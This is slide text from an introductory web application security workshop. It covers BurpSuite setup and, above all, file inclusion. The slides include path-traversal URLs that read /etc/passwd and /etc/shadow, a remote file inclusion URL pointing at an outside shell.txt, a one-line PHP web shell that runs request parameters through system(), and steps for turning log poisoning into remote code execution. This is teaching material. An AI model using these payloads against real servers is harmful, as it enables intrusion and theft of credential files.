



Workshop 2

Introduction to Web application security

What will we cover today?



Installing and configuring BurpSuite



Overview of important webapp pentesting principles



Continue working on webapp problems



Start working on linux based problems



Whatever we have time for!




BURPSUITE



Proxy for intercepting, inspecting and altering HTTP requests



Contains a wide range of wide range of web app pentesting related functionalities



Installation and configuration

Basic Principles



ATTACKING THE HOST –
SERVER SIDE ATTACKS



ATTACKING THE USER –
CLIENT SIDE ATTACKS

Server side attacks

SQL injection

File Inclusion vulnerabilities

Command injection

Code execution

Client side attacks

Open redirection

Cross Site Scripting

Cross Site request forgery

Web cache deception

Today's focus



There is too much to teach in web application security



Focus on one topic



Provide a template for learning about other topics on your own

File inclusion vulnerabilities

- <http://example.com/index.php?fn=upload.php>
- `<?php include($fn); ?>`

Local file inclusion

- <http://example.com/?page=../../../../etc/passwd>
- <http://example.com/?page=../../../../etc/shadow>
- <http://example.com/?page=../../../../var/log/apache/access.log>

RFI – Remote file inclusion

<http://example.com/index.php?fn=http://myserver.com/shell.txt>

- Remote file is processed by the server!

What do
we put in
shell.txt?



What is a remote shell?




What is remote code execution?

Basic RCE

```
<?php echo system($_REQUEST['cmd']); ?>
```

Demo



LFI to RCE

- <http://example.com/?page=../../../../var/log/apache/access.log> ???

daedtech.com - PuTTY

```
216.244.66.239 - - [05/Jan/2018:05:08:26 -0700] "GET /wp-content/uploads/2016/11/VendingMachine.jpg HTTP/1.1" 200 195309 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
216.244.66.239 - - [05/Jan/2018:05:08:25 -0700] "GET /the-dirty-work-for-software-architects/ HTTP/1.1" 200 74500 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
192.241.251.125 - - [05/Jan/2018:05:08:33 -0700] "GET /feed HTTP/1.1" 301 466 "-" "Feedbin feed-id:481336 - 13 subscribers"
192.241.251.125 - - [05/Jan/2018:05:08:34 -0700] "GET /feed/ HTTP/1.1" 302 462 "-" "Feedbin feed-id:481336 - 13 subscribers"
62.210.215.115 - - [05/Jan/2018:05:08:49 -0700] "GET /intro-to-unit-testing-8-test-suite-management-and-build-integration/feed HTTP/1.1" 301 534 "-" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.66 Safari/537.36"
62.210.215.115 - - [05/Jan/2018:05:08:50 -0700] "GET /intro-to-unit-testing-8-test-suite-management-and-build-integration/feed/ HTTP/1.1" 200 3398 "-" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.66 Safari/537.36"
66.249.93.53 - - [05/Jan/2018:05:09:02 -0700] "GET /software-craftsmanship-is-good-business/ HTTP/1.1" 200 18778 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.75 Safari/537.36 Google Favicon"
84.30.36.214 - - [05/Jan/2018:05:09:02 -0700] "GET /feed HTTP/1.1" 301 466 "-" "Tiny Tiny RSS/16.8 (http://tt-rss.org/)"
--More-- (0%)
```

The attack



Make a request to the server and include a PHP shell in the request.



Eg through the User-Agent string, any header will do!



Browse to the log via the LFI vulnerability



Achieve code execution

